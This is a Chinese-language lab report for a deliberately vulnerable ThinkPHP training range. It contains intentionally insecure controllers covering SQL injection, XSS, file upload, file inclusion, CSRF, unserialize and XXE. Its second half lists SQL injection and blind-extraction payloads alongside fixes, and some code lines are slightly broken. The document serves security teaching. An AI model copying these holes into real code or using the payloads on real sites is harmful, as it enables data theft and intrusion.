

目录

1. web 漏洞应用系统简介	2
2. sql 注入部分	3
1. 常规注入的代码	4
2. 基于 bool 的盲注	4
3 基于时间的盲注	5
3. XSS 部分	6
3.1 反射型 XSS	6
3.2 存储型 XSS	9
4. 文件上传	11
5. 文件包含:	13
6. csrf (跨站脚本)	14
7. XXE	17
1. sql 漏洞利用以及修复	19
1. 常规注入:	19
2. 基于 bool	21
3. 基于时间	22
爆破所用的 payload:	23
1. XSS 部分	24
反射型 XSS:	24
存储型 XSS:	25
2. 文件上传	28
3. CSRF (跨站脚本)	31
4. 文件包含	34
5. 万能密码	37
6. 所用到的数据库代码	38

1. web 漏洞应用系统简介

项目介绍：

本项目使用 php 的主流框架 thinkphp 完成开发，设计了一个 web 漏洞靶场，内置了多种 web 漏洞。采用了 MVC 模式，view 为视图，即用户所见部分；controller 为控制器，控制数据的前后端交互；Model 为模型，负责对数据的处理（不足：本系统没用使用模型处理数据）。

前端的部分代码用到了 Layui 和 jQuery

ThinkPHP：

ThinkPHP 是一个免费开源的，快速、简单的面向对象的轻量级 PHP 开发框架，是为了敏捷 WEB 应用开发和简化企业应用开发而诞生的。ThinkPHP 从诞生以来一直秉承简洁实用的设计原则，在保持出色的性能和至简的代码的同时，也注重易用性。

MVC：

经典 MVC 模式中，M 是指业务模型，V 是指用户界面，C 则是控制器，使用 MVC 的目的是将 M 和 V 的实现代码分离，从而使同一个程序可以使用不同的表现形式。其中，View 的定义比较清晰，就是用户界面。

Layui：

一个主流的前端框架

JQuery：

一种主流的 JavaScript 框架

环境要求：


Apache2.4+

PHP7.0.9

MySQL5.7

2. sql 注入部分

设置了 3 种类型的 sql 注入



前端通过传递的参数进行跳转

```
<div class="layui-side layui-bg-black">
    <div class="layui-side-scroll">
        <!-- 左侧导航区域（可配合layui已有的垂直导航） -->
        <ul class="layui-nav layui-nav-tree" lay-filter="test">
            <li class="layui-nav-item layui-nav-itemed">
                <a class="" href="javascript:;">sql注入</a>
                <dl class="layui-nav-child">
                    <dd><a href="/index.php/admin/sql/index/?num=1">常规注入</a></dd>
                    <dd><a href="/index.php/admin/sql/index/?num=2">基于bool的盲注</a></dd>
                    <dd><a href="/index.php/admin/sql/index/?num=3">基于时间的盲注</a></dd>
                    <!-- <dd><a href="">超链接</a></dd> -->
                </dl>
            </li>
        </ul>
    </div>
```

后端主要代码：

sql 类必须要继承\think\Controller 类。

```
class Sql extends \think\Controller{

    public function index(){
        #正常查询的首页
        if(isset($_GET['num'])&&$_GET['num']==1)
        {
            return view('query');
        }
        #基于布尔的盲注
        else if(isset($_GET['num'])&&$_GET['num']==2)
        {
            return view('boolquery');
        }
        #基于时间的盲注
        else if(isset($_GET['num'])&&$_GET['num']==3)
        {
            return view('timequery');
        }
    }
}
```

1. 常规注入的代码

```
31     public function query()
32     {
33         // include "web.html";
34         // echo "hhhh";
35         if(isset($_POST['id']))
36         {
37             $id=trim($_POST['id']);
38
39             $sql="select username,password from webuser where id='".$id."'";
40             $result=Db::query($sql);
41             // echo "$sql";
42             $this->assign('userinfo',$result);
43             return $this->fetch('query');
44         }
45         else
46         {
47             return $this->fetch('query');
48             // echo $_POST['id'];
49         }
50     }
```

2. 基于 bool 的盲注

```
#基于布尔的盲注
public function boolquery()
{
    if(isset($_POST['id'])&&isset($_POST['query']))
    {
        $id=trim($_POST['id']);
        $sql="select username,password from webuser where id='".$id."'";
        // echo "$sql"."\\n";
        // Db::query($sql);
        #语法错误或者id不对都回显一样的页面，对查询只回答yes或no
        try
        {
            $result=Db::query($sql);
            // dump(gettype($result[0]['username']));
            // echo "tyr";
            if(($result[0]['username'])!=NULL)
            {
                $tmp='id存在';
                $this->assign('userinfo',$tmp);
                return $this->fetch('boolquery');
            }
            else
            {
                $tmp='id不存在';
                $this->assign('userinfo',$tmp);
                return $this->fetch('boolquery');
            }
        }
        catch(\exception $e)
        {
```

3 基于时间的盲注

```
95  //基于时间的盲注
96  public function timequery()
97  {
98      echo "timequery";
99      if(isset($_POST['id'])&&isset($_POST['query']))
100     {
101         $id=trim($_POST['id']);
102         $sql="select username,password from webuser where id='$id'";
103         // echo "$sql"."\\n";
104         // Db::query($sql);
105         #正确或者错误都回显一样的
106         try
107         {
108             $result=Db::query($sql);
109             // dump(gettype($result[0]['username']));
110             // echo "tyr";
111             if($result[0]['username']!=NULL)
112             {
113                 $tmp="不管怎么样，输出是不变的";
114                 $this->assign('userinfo',$tmp);
115                 return $this->fetch('timequery');
116             }
117             else
118             {
119                 $tmp="不管怎么样，输出是不变的";
120                 $this->assign('userinfo',$tmp);
121                 return $this->fetch('timequery');
122             }
123         }
124         catch(\exception $e)
125         {
126             // return redirect()->restore();
127             // echo "boolquery";
```

3. XSS 部分

前端：

通过判断参数跳转到对应的视图

```
<li class="layui-nav-item layui-nav-itemed">
    <a class="" href="javascript;">xss</a>
    <dl class="layui-nav-child">
        <dd><a href="/index.php/admin/xss/index/?choice=1">反射型xss</a></dd>
        <dd><a href="/index.php/admin/xss/index/?choice=2">存储型xss</a></dd>
        <!-- <dd><a href="">超链接</a></dd> -->
    </dl>
</li>
```

application > admin > controller > XSS.php > PHP Intelephense > XSS > index

```
1  <?php
2  namespace app\admin\controller;
3  use think\models;
4  use think\Controller;
5  use think\Db;
6  class XSS extends \think\Controller{
7      public function index()
8      {
9          #反射型xss
10         if(isset($_GET['choice'])&&$_GET['choice']==1)
11         {
12             // echo "reflect";
13             return view('reflect');
14         }
15         #存储型xss
16         else if(isset($_GET['choice'])&&$_GET['choice']==2)
17         {
18             $sql="select message from leavemessage";
19             $result=$db->query($sql);
20             // dump($result);
21             $this->assign('message_info',$result);
22             return $this->fetch('store');
23             // return view('store');
24         }
25     }
}
```

3.1 反射型 XSS

前端代码：

```
{$username|raw}
```

其中\$username 为模板变量，通过控制器处理进行赋值， raw 为过滤方法，这里表示默认不进行任何过滤，因为框架会在输出的时候默认使用 htmlentities() 函数进行过滤。

```
49 |         <div class="layui-body">
50 |             <!-- 内容主体区域 -->
51 |             <form action="{:url('Xss/reflect')}" method="post">
52 |                 <div>
53 |                     请输入想要查询的用户名<br>
54 |                     <input type="text" name="username" value="">
55 |                     <button name="user_query">用户查询</button>
56 |                 </div>
57 |             </form>
58 |             <div>
59 |                 用户: {$username|raw}在表中。
60 |             </div>
61 |
62 |             <div style="padding: 15px;">欢迎轻度紫的web漏洞应用系统~</div>
63 |         </div>
64 |
65 |         <div class="layui-footer">
66 |             <!-- 底部固定区域 -->
67 |             © 轻度紫
68 |         </div>
```

在模板中输出变量的方法很简单，例如，在控制器的方法中我们给模板变量赋值：

```
$this->assign('name', 'thinkphp');
return $this->fetch();
```

然后就可以在模板中使用：

```
Hello,{$name}!
```

模板编译后的结果就是：

```
Hello,<?php echo htmlentities($name);?>!
```

后端：

通过一个 sql 查询，如果查询到的结果与输出一样，则查询到了，否则就把输入直接输出。

```
26     #反射型
27     public function reflect()
28     {
29         if(isset($_POST['username'])&&isset($_POST['user_query']))
30         {
31             $username = trim($_POST['username']);
32
33             // $username = htmlspecialchars($username);
34             $sql="select username from webuser where username='".$username."'";
35             $result=Db::query($sql);
36             // echo $sql;
37             // dump($result);
38             // echo $result[0]['username'].$username;
39             // return $username;
40             if($result[0]['username']==$username)
41             {
42                 $this->assign('username',$username);
43                 return $this->fetch('reflect');
44             }
45             else
46             {
47                 $username=$username.'不';
48                 $this->assign('username',$username);
49                 return $this->fetch('reflect');
50             }
51         }
52     }
53 }
```

3.2 存储型 xss

前端：

访问页面的时候，数据库里面的留言信息自动赋值给模板变量，通过{volist}标签可以把所有数据都输出

```
49     <div class="layui-body">
50         <!-- 内容主体区域 -->
51         <form action="{:url('Xss/store')}" method="post">
52             <div>
53                 <h2>留言信息</h2><br>
54                 <input type="textarea" name="message">
55                 <button name="submit">留言</button>
56             </div>
57             <button name="del">删除所有留言</button>
58         </form>
59         <div>
60             {volist name="message_info" id="vo"}
61             <div>{$vo.message}</div><br>{/volist}
62         </div>
63         <!-- <div> <br> 用户: {$username|raw} 在表中。这里是留言的信息</div> -->
64         <div style="padding: 15px; ">欢迎轻度紫的web漏洞应用系统~</div>
65     </div>
66
67     <div class="layui-footer ">
68         <!-- 底部固定区域 -->
69         © 轻度紫
70     </div>
71 </div>
```

留言板信息

加载这个视图的时候首先给模板变量赋值

```
#存储型xss
else if(isset($_GET['choice'])&&$_GET['choice']==2)
{
    $sql="select message from leavemessage";
    $result=Db::query($sql);
    // dump($result);
    $this->assign('message_info',$result);
    return $this->fetch('store');
    // return view('store');
}
```

后端：

用 success() 和 error() 方法跳转，并且有提示信息。之后自动返回页面，同时会自动加载视图，读取数据库，并且给模板变量赋值。

```
54     #存储型
55     public function store()
56     {
57         if(isset($_POST['del']))
58         {
59             $sql="delete from leavemessage";
60             $Db::execute($sql);
61             // echo "删除成功";
62             $this->success('删除成功');
63         }
64         if(isset($_POST['message'])&&isset($_POST['submit'])&&$_POST['message']!=NULL)
65         {
66             $mess=trim($_POST['message']);
67             // $mess=htmlspecialchars($mess);
68             $sql="insert into leavemessage (message) value ('$mess')";
69             $result=$Db::execute($sql);
70             // echo "留言成功";
71             $this->success('留言成功');
72             // dump($result);
73         }
74         else
75         {
76             // echo "留言不能为空";
77             $this->error('留言不能为空');
78         }
79     }
80 }
```

4. 文件上传

前端部分：

就一个上传文件的功能。

```
49     <div class="layui-body">
50         <!-- 内容主体区域 -->
51         <form action="{:url('upload/uploadfile')}" enctype="multipart/form-data" method="post">
52             <div>
53                 <input type="file" name='filename'><br>
54                 <button name="uploadf">上传</button>
55             </div>
56         </form>
57         <div style="padding: 15px;">欢迎轻度紫的web漏洞应用系统~</div>
58     </div>
59
60     <div class="layui-footer">
61         <!-- 底部固定区域 -->
62         © 轻度紫
63     </div>
64 </div>
```

后端部分：

通过 thinkphp 介绍的方法上传文件，move() 函数的第一个参数表示移动到的路径，第二个参数为空表示上传到指定目录并且保留文件名，非常方便。如果没有上传文件的话，会提示错误。

```
1  <?php
2  namespace app\admin\controller;
3  use think\models;
4  use think\Controller;
5  use think\Db;
6  class Upload extends \think\Controller{
7      public function index()
8      {
9          return view();
10     }
11     public function uploadfile()
12     {
13         $file=request()->file('filename');
14         // $info=$file->move('/index.php/public/uploads');
15         // echo "fileupload";
16         // dump($file);
17         $info = $file->move('uploads','');
18
19         if($info)
20         {
21             $path=$info->getSaveName();
22             echo "文件上传成功! \n, 路径是: /uploads/".$path;
23             // echo $info->getExtension();
24
25             // echo $info->getSaveName();
26             // echo $info->getFilename();
27         }
28         else
29         {
30             echo $file->getError();
31         }
32     }
33 }
```

thinkphp 文件上传规则：

上传规则

默认情况下，会在上传目录下面生成以当前日期为子目录，以微秒时间为 `md5` 编码为文件名的文件，例如上面生成的文件名可能是：

```
/home/www/uploads/20160510/42a79759f284b767dfcb2a0197904287.jpg
```

我们可以指定上传文件的命名规则，使用 `rule` 方法即可，例如：

```
// 获取表单上传文件 例如上传了001.jpg
$file = request()->file('image');
// 移动到服务器的上传目录 并且使用md5规则
$file->rule('md5')->move('../uploads/');
```

最终生成的文件名类似于：

```
application/uploads/72/ef580909368d824e899f77c7c98388.jpg
```

如果你希望保留原文件名称，可以使用：

```
// 获取表单上传文件 例如上传了001.jpg
$file = request()->file('image');
// 移动到服务器的上传目录 并且使用原文件名
$file->move('../uploads/','');
```

5. 文件包含：

前端部分，通过 GET 方式传参，使用控制器处理返回的变量\$file

```
49     <div class="layui-body">
50         <!-- 内容主体区域 -->
51         <form action="">
52             <li><a href="/index.php/admin/file/include/finclude/?file=f1.php">file1.php</a></li>
53             <li><a href="/index.php/admin/file/include/finclude/?file=f2.php">file2.php</a></li>
54             <li><a href="/index.php/admin/file/include/finclude/?file=f3.php">file3.php</a></li>
55         </form>
56         <div style="padding: 15px;">欢迎轻度紫的web漏洞应用系统~</div>
57     </div>
58
59     <div class="layui-footer">
60         <!-- 底部固定区域 -->
61         © 轻度紫
62     </div>
```

后端部分用一个 include 函数去包含文件。

```
1  <?php
2  namespace app\admin\controller;
3  use think\models;
4  use think\Controller;
5  use think\Db;
6  class Fileinclude {
7      public function index()
8      {
9          return view();
10     }
11     public function finclude()
12     {
13         if(isset($_GET['file']))
14         {
15             // $file=$_GET['file'];
16             // echo 'files';
17             // $file='2.php';
18             $file = $_GET['file'];
19             dump($file);
20             include $file;
21             // echo 'end';
22         }
23     }
24 }
25 }
```

6. csrf (跨站脚本)

前端部分：

这是一个修改密码的操作，通过 get 方式传递参数， {\$messinfo} 为提示信息。

```
49 <div class="layui-body">
50     <!-- 内容主体区域 -->
51     <div>
52         <h3>修改密码</h3>
53         <form action="{:url('csrf/changepswd')}" method="GET">
54             <input type="text" name="new_name" value="">新密码
55             <br>
56             <input type="text" name="confirm_name" value>确认密码
57             <button name="submit">提交</button>
58         </form>
59     </div>
60     <div>
61         <h1>{$messinfo}</h1>
62     </div>
63     <div style="padding: 15px;">欢迎轻度紫的web漏洞应用系统~</div>
64 </div>
65
66     <div class="layui-footer">
67         <!-- 底部固定区域 -->
68         © 轻度紫
69     </div>
70 </div>
```

后端部分：

这是一个修改密码的操作，只要两次输入一样，就可以更改密码。

trim() 函数可以过滤掉首尾的空格。

```
6 class Csrf extends \think\Controller{
7
8     public function index()
9     {
10        return view();
11    }
12    public function changepswd()
13    {
14        // echo '进入修改密码';
15        if(isset($_GET['new_name'])&&isset($_GET['confirm_name']))
16        {
17            $old=trim($_GET['new_name']);
18            $confirm=trim($_GET['confirm_name']);
19            // echo "$old"."  
". "$confirm";
20            if(strlen($old)>6)
21            {
22                $succsee_mess='密码长度必须大于6';
23                echo "$succsee_mess";
24                $this->assign('messinfo',$succsee_mess);
25                return $this->fetch('index');
26            }
27
28            if($old==$confirm)
29            {
30                $sql="update webuser set password='".$old',md5password=md5('".$old") where username ='admin'";
31                // $result=$db->execute($sql);
32                // dump($result);
33                dump($result);
34                if($result)
35                {
36                    $succsee_mess='更改成功';
37                    echo "$succsee_mess";
38                    $this->assign('messinfo',$succsee_mess);
39                    return $this->fetch('index');
40                }
41            else
42            {
43                $succsee_mess='新密码不能和旧密码相同';
44                echo "$succsee_mess";
45                $this->assign('messinfo',$succsee_mess);
46                return $this->fetch('index');
47            }
48        }
49        else
50        {
51            $succsee_mess='修改失败,两次输入不一致';
52            echo "$succsee_mess";
53            $this->assign('messinfo',$succsee_mess);
54            return $this->fetch('index');
55        }
56    }
57}
```

反序列化漏洞 unserialize:

前端部分，通过 get 方式传递一个参数\$filename。

```
48     <div class="layui-body">
49         <!-- 内容主体区域 -->
50         <h1>反序列化漏洞</h1>
51         <form action="{:url('unserialize/judge')}" method="GET">
52             <label>输入文件名</label>
53             <input type="text" name='filename' value="" />
54             <button name="subimt">提交</button>
55         </form>
56         <div style="padding: 15px;">欢迎轻度紫的web漏洞应用系统~</div>
57     </div>
58
59     <div class="layui-footer">
60         <!-- 底部固定区域 -->
61         轻度紫
62     </div>
63 </div>
```

后端部分：

反序列化一个字符串，如果反序列化的结果为空，则显示出
Unserialize.php 的源码，该源码就是控制器的源码。

下面的 class A 是实例化的对象过程，`__construct()`方法在新建对象的时候被调用，`__wakeup()`方法在反序列化之前被调用，`__destruct()`方法在对象销毁的时候被调用。

实质是要绕过`__wakeup()`方法，而通过`__destruct()`方法里面的代码执行我们构造的代码。

```
11     public function judge()
12     {
13         echo "文件名称是".$_GET['filename']."\n";
14         if(isset($_GET["filename"]))
15         {
16             try{
17                 $s=trim($_GET['filename']);
18                 // $s="0:22:app\admin\controller\A":1:{s:4:"file";s:26:"file:///c:/windows/win.ini";};
19                 $result=unserialize($s);
20                 // dump($result);
21                 if($result==false)
22                 {
23                     echo @highlight_file("Unserialize.php");
24                 }
25                 // dump(unserialize($_GET["filename"]));
26                 // dump($_GET["filename"]);
27             }
28             catch(\Exception $e){
29                 echo "wuxiao";
30                 // $file="Unserialize.php";
31                 // $s=serialize(new A($file));
32                 // unserialize($s);
33             }
34         }
35         else
36         {
37             return view('unserialize/index');
38         }
39     }
```

```

55 class A {
56     // var $target;
57     public $file = "Unserialize.php";
58     function __construct($file) {
59         // $this->target = new B;
60         // echo "B";
61         #反序列化时，跟__construct关系不大
62         // echo "序列化了一个对象";
63         $this->file=$file;
64         // echo $file;
65     }
66     #----分割线----
67     #修复方法是提高php版本
68     function __wakeup() {
69         if ($this->file!="Unserialize.php")
70         {
71             echo "wakeup方法被执行!!!!!!";
72             // echo "__wakeup()魔术方法绕过已经在php7.3版本中修复\n";
73             $this->file="Unserialize.php";
74             // echo @highlight_file($this->file);
75         }
76         // @eval($file);
77     }
78     function __destruct() {
79         // $this->target->action();
80         // echo "hhh";
81         echo "执行了销毁函数";
82         #借助highlight_file()函数读取文件
83         echo @highlight_file($this->file,true);
84     }
85 }

```

可以看到序列化一个对象后将会保存对象的所有变量，并且发现序列化后的结果都有一个字符，这些字符都是以下字母的缩写。

1 a - array	b - boolean
2 d - double	i - integer
3 o - common object	r - reference
4 s - string	C - custom object
5 O - class	N - null
6 R - pointer reference	U - unicode string

了解了缩写的类型字母，便可以得到PHP序列化格式

```

O:4:"User":2:{s:3:"age";i:20;s:4:"name";s:4:"daye";}
对对象类型:长度:"类名":类中变量的个数:{类型:长度:"值";类型:长度:"值";.....}

```

7. XXE

漏洞原理：

XXE注入，即 XML 外部实体注入，服务端接收和解析了来自用户端的 XML 数据，而又没有做严格的安全控制，从而导致 XML 外部实体注入。重点在于外部实体，引用了外部实体，例如：`<!ENTITY 实体名 SYSTEM "URI/URL">`，如果将此处的位置 URI/URL 设置为文件路径地址，服务器在解析 XML 的时候就会将文件内容赋值为给该实体变量，再引用此实体变量时，就会将此文件内容作为变量值泄露出来。

前端部分：

通过 input 标签输入 username 跟 password 的值，然后当点击 login 的时候触发 js，js 部分给变量 data 赋值，再通过 ajax 传输协议向控制器传值。
这里需要引入 jQuery 才能使用\$.ajax

```
51 |     <div class="layui-body">
52 |         <!-- 内容主体区域 -->
53 |         <ul>
54 |             <li><a href="#about" data-toggle="tab">tips:</a></li>
55 |             <li><a href="javascript:void(0)"><span style="color:#red;" class="msg"></span></a></li>
56 |             <li>
57 |                 <a href="javascript:void(0)"></a>
58 |             </li>
59 |         </ul>
60 |         <div>
61 |             <label>Username</label>
62 |             <input type="text" id="username" name="username">
63 |         </div>
64 |         <div>
65 |             <label>Password</label>
66 |             <input type="text" id="password" name="password">
67 |         </div>
68 |         <div>
69 |             <!-- <input type="button" name="next" value="login" onclick="javascript:dologin()" -->
70 |             <input type='button' class='btn btn-fill btn-success btn-wd' name='next' value='login' onclick="javascript:dologin()"/>
71 |         </div>
72 |         <div style="padding: 15px;">欢迎轻度紫的web漏洞应用系统~</div>
73 |
74 |
75 |     <div class="layui-footer">
76 |         <!-- 底部固定区域 -->
77 |         © 轻度紫
78 |     </div>
79 |
80 |     <script src="/static/jquery/jquery-2.2.4.min.js" type="text/javascript"></script>
81 |     <script type="text/javascript">
82 |         function doLogin() {
83 |             var username = document.getElementById('username').value;
84 |             var password = document.getElementById('password').value;
85 |             // alert(username + password);
86 |             if (username == "" || password == "") {
87 |                 alert("please enter the username or password");
88 |                 return;
89 |             }
90 |             // alert("please")
91 |             var data = "<user><username>" + username + "</username><password>" + password + "</password></user>";
```

```

92     $.ajax({
93         type: "POST",
94         url: "{:url('xxe/judge')}",
95         contentType: "application/xml; charset=utf-8",
96         data: data,
97         dataType: "xml",
98         async: false,
99         success: function(result) {
100             var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
101             var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
102             if (code == "0") {
103                 $(".msg").text(msg + " login fail!");
104             } else if (code == "1") {
105                 $(".msg").text(msg + " login success!");
106             } else {
107                 $(".msg").text("error:" + msg);
108             }
109         },
110         error: function(XMLHttpRequest, textStatus, errorThrown) {
111             $(".msg").text(errorThrown + ':' + textStatus);
112         }
113     });
114 
```

后端部分：

代码预设定了\$username 和\$password，并允许外部实体，使用 php://input 伪协议接受 post 数据。

然后创建 xml 对象，再通过\$dom->loadXML()，来生成 xml 文档，最后使用 simplexml_import_dom(\$dom) 来实例化 xml 文档。

最后将结果回到前端，通过 ajax 的 success() 和 error() 处理结果。

```

11     public function judge()
12     {
13         $USERNAME = 'admin'; //账号
14         $PASSWORD = 'admin'; //密码
15         $result = null;
16         libxml_disable_entity_loader(false);
17         $xmlfile = file_get_contents('php://input');
18
19         try{
20             $dom = new \DOMDocument();
21             $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
22             $creds = simplexml_import_dom($dom);
23
24             $username = $creds->username;
25             $password = $creds->password;
26
27             if($username == $USERNAME && $password == $PASSWORD){
28                 $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",1,$username);
29             }else{
30                 $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",0,$username);
31             }
32         }catch(\Exception $e){
33             $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",3,$e->getMessage());
34         }
35
36         header('Content-Type: text/html; charset=utf-8');
37         echo $result;
38     }
39 }
```

漏洞利用以及修复
前端几乎没改变，仅作后端修复
sql 漏洞修复

1. sql 漏洞利用以及修复

1. 常规注入：

输入单引号，结果报错，加注释符，结果正常，最终判断出是以单引号闭合的字符注入。

一般注入：请输入查询的id号

请输入 id号 查询

欢迎轻度紫的web漏洞应用系统~

[10501] PDOException in Connection.php line 687
SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '....' at line 1

一般注入：请输入查询的id号

1' or 1=1# 请输入 id号

欢迎轻度紫的web漏洞应用系统~

一般注入：请输入查询的id号

请输入 id号 查询

查找到用户信息: admin password 查找到用户信息: latpurple lovelove 查找到用户信息: lihua password 查找到用户信息: zhaozi password 查找到用户信息: sicity password 查找到用户信息: ttitle password

欢迎轻度紫的web漏洞应用系统~

有回显且有注入漏洞，则可以按照一般方法进行数据库数据爆破。

payload:

```
' union select 1, database()#
' union select 1, @@basedir#
'union select 1, table_name from information_schema.tables where
table_schema=database()#
```

[10501] PDOException in Connection.php line 687
SQLSTATE[HY000]: General error: 1271 Illegal mix of collations for operation 'UNION'

这里查了一下，发现是字符集问题，提高数据库版本即可。就恢复正常，但是这里可以使用基于 bool 的注入。

payload:

```
1' and (select count(table_name) from information_schema.tables where table_schema=database())#
```

一般注入：请输入查询的id号

请输入id号

查找到用户信息： admin password

欢迎轻度猿的web漏洞应用系统~

接下来就是拼凑 sql 语句获取数据库表的信息，表中字段信息，以及字段内容
内容。

注入过程挺麻烦，payload 写后面。

修复：

采用 thinkphp 提供的参数绑定方法。

```
31     public function query()
32     {
33         // include "web.html";
34         // echo "hhhhh";
35         if(isset($_POST['id']))
36         {
37             $id=$_POST['id'];
38
39             $sql="select username,password from webuser where id=?";
40             $result=Db::query($sql,[ $id ]); //pdo方法
41             // echo "$sql";
42             $this->assign('userinfo',$result);
43             return $this->fetch('query');
44         }
45         else
46         {
47             return $this->fetch('query');
48             // echo $_POST['id'];
49         }
50         // echo "<div>".“查询”."</div>";
51         // return view('query');
52     }
```

参数绑定

支持在原生查询的时候使用参数绑定，包括问号占位符或者命名占位符，例如：

```
Db::query("select * from think_user where id=? AND status=?", [8, 1]);
// 命名绑定
Db::execute("update think_user set name=:name where status=:status",
            ['name' => 'thinkphp', 'status' => 1]);
```

注意不支持对表名使用参数绑定

写到这里我突然发现对于这三种类型的 sql 我都是采用的参数绑定方法处理的，注入过程也可以使用基于 bool 或者基于时间的方式。因此后面两个 sql 都仅做验证，因为步骤与过程基本一致。

2. 基于 bool

因为我们在后端控制器处理的时候，让 sql 语句即使出错也跟 id 号不存在的回显一样，所以要判断是否存在 sql，以及哪一种 sql，就必须通过页面回显来判断。

```
61 |     try
62 |     {
63 |         $result=Db::query($sql);
64 |         // dump(gettype($result[0]['username']));
65 |         // echo "tyr";
66 |         if(($result[0]['username'])!=NULL)
67 |         {
68 |             $tmp='id存在';
69 |             $this->assign('userinfo',$tmp);
70 |             return $this->fetch('boolquery');
71 |
72 |         }
73 |         else
74 |         {
75 |             $tmp='id不存在';
76 |             $this->assign('userinfo',$tmp);
77 |             return $this->fetch('boolquery');
78 |         }
79 |     } catch(\exception $e)
80 |     {
81 |         // return redirect()->restore();
82 |         // echo "boolquery";
83 |         $tmp='id不存在';
84 |         $this->assign('userinfo',$tmp);
85 |         return $this->fetch('boolquery');
86 |     }
}
```

payload: 1' and length(database())>4#

基于布尔：请输入查询的id号
1' and length(database())>4#请输入id号
欢迎轻度紫的web漏洞应用系统~

基于布尔：请输入查询的id号
请输入id号
id存在
欢迎轻度紫的web漏洞应用系统~

payload: 1' and length(database())<4#

基于布尔：请输入查询的id号
1' and length(database())<4#请输入id号
欢迎轻度紫的web漏洞应用系统~

基于布尔：请输入查询的id号
请输入id号
id不存在
欢迎轻度紫的web漏洞应用系统~

后续注入根据页面提示判断语句是否正确，也可以才用基于时间的注入方式，根据页面回显速度判断。

3. 基于时间

不管输入什么，页面的回显总是不会变。

payload: 1' and sleep(4) #

页面明显延迟，说明存在基于时间的盲注

基于时间：请输入查询的id号

1' and sleep(4) # 请输入id号

欢迎轻度紫的web漏洞应用系统~

基于时间：请输入查询的id号

请输入id号

不管怎么样，输出是不变的

欢迎轻度紫的web漏洞应用系统~

在后端我们让回显信息全部一样。

```
111     {
112         // $result=Db::query($sql);
113         $sql="select username,password from webuser where id=?";
114         $result=Db::query($sql,[ $id ]);           //pdo方法
115         // dump(gettype($result[0]['username']));
116         // echo "tyr";
117         if(( $result[0]['username'] )!=NULL)
118         {
119             $tmp="不管怎么样，输出是不变的";
120             $this->assign('userinfo',$tmp);
121             return $this->fetch('timequery');
122         }
123         else
124         {
125             $tmp="不管怎么样，输出是不变的";
126             $this->assign('userinfo',$tmp);
127             return $this->fetch('timequery');
128         }
129     }
130     catch(\exception $e)
131     {
132         // return redirect()->restore();
133         // echo "boolquery";
134         $tmp="不管怎么样，输出是不变的";
135         $this->assign('userinfo',$tmp);
136         return $this->fetch('timequery');
137     }
```

爆破所用的 payload:

```
1' and sleep(3)#

#爆库长度
1' and if(length(database())>4,sleep(3),1)#
1' and length(database())>4#


#爆库名
1' and if(ascii(substr((select database()),1,1))>65,sleep(3),1)#

#爆表数
1' and if((select count(table_name) from information_schema.tables where
table_schema=database())>1,sleep(3),1)#

#爆每个表长度
1' and if((select length(table_name) from information_schema.tables where
table_schema=database() limit 0,1)>2,sleep(3),1)#

#爆表的名称
1' and if(ascii(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),1,1))>65,sleep(3),1)#
    爆出 webuser 等表
#跟据表名爆字段数、字段长度、字段名称
1' and if((select count(column_name) from information_schema.columns where
table_schema=database() and table_name='webuser')>3,sleep(3),1)#
    webuser 表字段数: 4

1' and if((select length(column_name) from information_schema.columns where
table_schema=database() and table_name='webuser' limit 0,1)>1,sleep(3),1)#
    每个字段长度
1' and if(ascii(substr((select column_name from information_schema.columns where
table_schema=database() and table_name='webuser' limit 0,1),1,1))>65,sleep(3),1)#
    字段名称

#爆表的数据
1' and if(ascii(substr((select 'username' from webuser limit
0,1),1,1))>6,sleep(3),1)#


```

1. XSS 部分

反射型 XSS:

漏洞利用:

payload: <script>alert (/xss/) </script>



修复:

使用 htmlspecialchars() 函数进行过滤

```
26     #反射型
27     public function reflect()
28     {
29         if(isset($_POST['username'])&&isset($_POST['user_query']))
30         {
31             $username = trim($_POST['username']);
32             |
33             $username = htmlspecialchars($username);
34             |
35             $sql="select username from webuser where username='".$username."'";
36             try{
|               $result=Db::query($sql);
```

可以看到, alert (/xss/) 没有被执行



PHP htmlspecialchars() 函数

[PHP String 函数](#)

实例

把预定义的字符 "<" (小于) 和 ">" (大于) 转换为 HTML 实体:

```
<?php
$str = "This is some <b>bold</b> text.";
echo htmlspecialchars($str);
?>
```

存储型 XSS:

漏洞利用:

先进行留言，然后插入脚本

留言信息

留言

删除所有留言

欢迎轻度紫的web漏洞应用系统~

删除成功弹窗

:)

删除成功

页面自动 跳转 等待时间: 1

留言成功弹窗

:)

留言成功

页面自动 跳转 等待时间: 1

留言失败弹窗

:()

留言不能为空

